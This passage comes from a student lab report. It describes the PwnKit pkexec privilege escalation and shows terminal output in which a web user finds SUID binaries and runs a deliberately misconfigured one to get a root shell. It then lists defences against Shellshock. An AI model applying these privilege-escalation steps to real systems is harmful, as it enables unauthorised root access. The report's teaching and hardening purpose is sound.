It works by exploiting the utility “pkexec” in the polkit framework. The pkexec binary is installed with the setuid bit [7], so it runs with root privileges. With this exploit we execute pkexec with no arguments, which then incorrectly processes memory and leads to an out of bounds read/write condition. With that an attacker can inject environment variables. A GCONV_PATH variable controls where the gconv modules are loaded from. [8] We create a fake gconv .so module, the CHARSET value we have forces the system to lookup the gconv path which leads to our malicious files, so it loads the evil.so which has the code to set our privilege to root and spawn a root shell.

Instead of using this CVE, we had a misconfigured SUID binary set up which has root as the owner. When a user is calling/executing this binary, it should be run with the privileges of that user but since its misconfigured, its run with the privileges of the owner (root) so then the user gains the root privileges. In this assignment we had the www-user call this binary and then gains the root shell.

```
www-data@group10:/usr/lib/cgi-bin$ find / -perm -4000 -type f 2>/dev/null
/snap/snapd/7264/usr/lib/snapd/snap-confine
/snap/core24/1587/usr/bin/chfn
/snap/core24/1587/usr/bin/chsh
/snap/core24/1587/usr/bin/gpasswd
/snap/core24/1587/usr/bin/mount
/snap/core24/1587/usr/bin/newgrp
/snap/core24/1587/usr/bin/passwd
/snap/core24/1587/usr/bin/su
/snap/core24/1587/usr/bin/sudo
/snap/core24/1587/usr/bin/umount
/snap/core24/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1587/usr/lib/openssh/ssh-keysign
/snap/core24/1587/usr/lib/polkit-1/polkit-agent-helper-1
/snap/core18/2999/bin/mount
/snap/core18/2999/bin/ping
/snap/core18/2999/bin/su
/snap/core18/2999/bin/umount
/snap/core18/2999/usr/bin/chfn
/snap/core18/2999/usr/bin/chsh
/snap/core18/2999/usr/bin/gpasswd
/snap/core18/2999/usr/bin/newgrp
/snap/core18/2999/usr/bin/passwd
/snap/core18/2999/usr/bin/sudo
/snap/core18/2999/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2999/usr/lib/openssh/ssh-keysign
/snap/core18/1705/bin/mount
/snap/core18/1705/bin/ping
/snap/core18/1705/bin/su
/snap/core18/1705/bin/umount
/snap/core18/1705/usr/bin/chfn
/snap/core18/1705/usr/bin/chsh
/snap/core18/1705/usr/bin/gpasswd
/snap/core18/1705/usr/bin/newgrp
/snap/core18/1705/usr/bin/passwd
/snap/core18/1705/usr/bin/sudo
/snap/core18/1705/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1705/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vulnbash
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chsh
www-data@group10:/usr/lib/cgi-bin$
```

Figure 25, all files with SUID bit set

```
www-data@group10:/usr/lib/cgi-bin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@group10:/usr/lib/cgi-bin$ cd /usr/bin
www-data@group10:/usr/bin$ ./vulnbash
root@group10:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@group10:/usr/bin#
```

Figure 26, user gained root privileges




Figure 27, CVE-2014-6271 Flowchart

Solution Details

Deploy a Web Application Firewall in front of the web server to inspect and filter HTTP requests before they reach the application. [4] We would configure rules to detect and block function-like patterns in headers. With this the attacker must bypass filtering and will have to encrypt/encode payloads. This disrupts the injection part of the Shellshock attack, automated exploitation is less reliable, and it requires additional evasion techniques.

Implement strict validation on HTTP headers. [4] So only allow expected formats and values, then reject anything that resembles executable syntax. Shellshock relies on injecting specially crafted input into headers. With this the attacker is forced to find alternative injection points or evade pattern checks.

Configure CGI scripts to use a non-Bash shell such as /bin/sh (Dash) where possible. Since the vulnerability is specific to Bash, this forces the attacker to check if Bash is even used and then requires a different approach. This removes the direct execution path for Shellshock, since Dash doesn't interpret environment variables. However, the weakness is still there as Bash is still in the system.

Replace the current CGI to a more modern Web Framework [4], could use Python (Flask) or Node.js (Express), this adds a barrier in the attack chain. It prevents the Bash from being exposed through the web application interface, but not the weakness itself.

Run web services and CGI scripts in isolated environments like containers or chroot jails [4]. Even if the vulnerability is exploited, the attacker is confined to a restricted environment. This limits the impact of the attack by preventing access to the wider system and sensitive information, this makes it so additional steps are needed to escape the container, to gain more control.

Implementing logging and alerts for unusual or malformed HTTP headers [4], unexpected Bash spawns, and outbound connections initiated by the web server. We can do this by having a SIEM platform for the web server. This helps with the attacks being visible and traceable. Exploits are more likely to be detected and stopped early.

References

[1] CISA, “CVE-2014-6271,” [Online]. Available: https://www.cve.org/CVERecord?id=CVE-2014-6271.

[2] Cisco, “Cisco Bash Code Injection Vulnerability Patch,” [Online]. Available: https://www.cisco.com/web/software/282204704/18582/CiscoBashCodeInjectionVulnerabilityPatch.pdf.

[3] Dennis Dwyer, “Shellshock Bash attacks on the Rise,” [Online]. Available: https://www.sophos.com/en-us/blog/shellshock-bash-attacks-on-the-rise.

[4] H. Coggill, “What is System Hardening? Essential Checklists from OS to Applications,” Ubuntu, 14 March 2025. [Online]. Available: https://ubuntu.com/blog/what-is-system-hardening-definition-and-best-practices.

[5] “Index of /gnu/bash,” [Online]. Available: https://ftp.gnu.org/gnu/bash/.

[6] P. Calderon and P. Amar, “Script http-shellshock,” Nmap.org, [Online]. Available: https://nmap.org/nsedoc/scripts/http-shellshock.html.

[7] “CVE-2021-4034,” CISA, [Online]. Available: https://www.cve.org/CVERecord?id=CVE-2021-4034.

[8] “Exploiting PwnKit (CVE-2021-4034): Techniques & Defensive Measures,” INE, [Online]. Available: https://ine.com/blog/exploiting-pwnkit-cve-2021-4034-techniques-and-defensive-measures.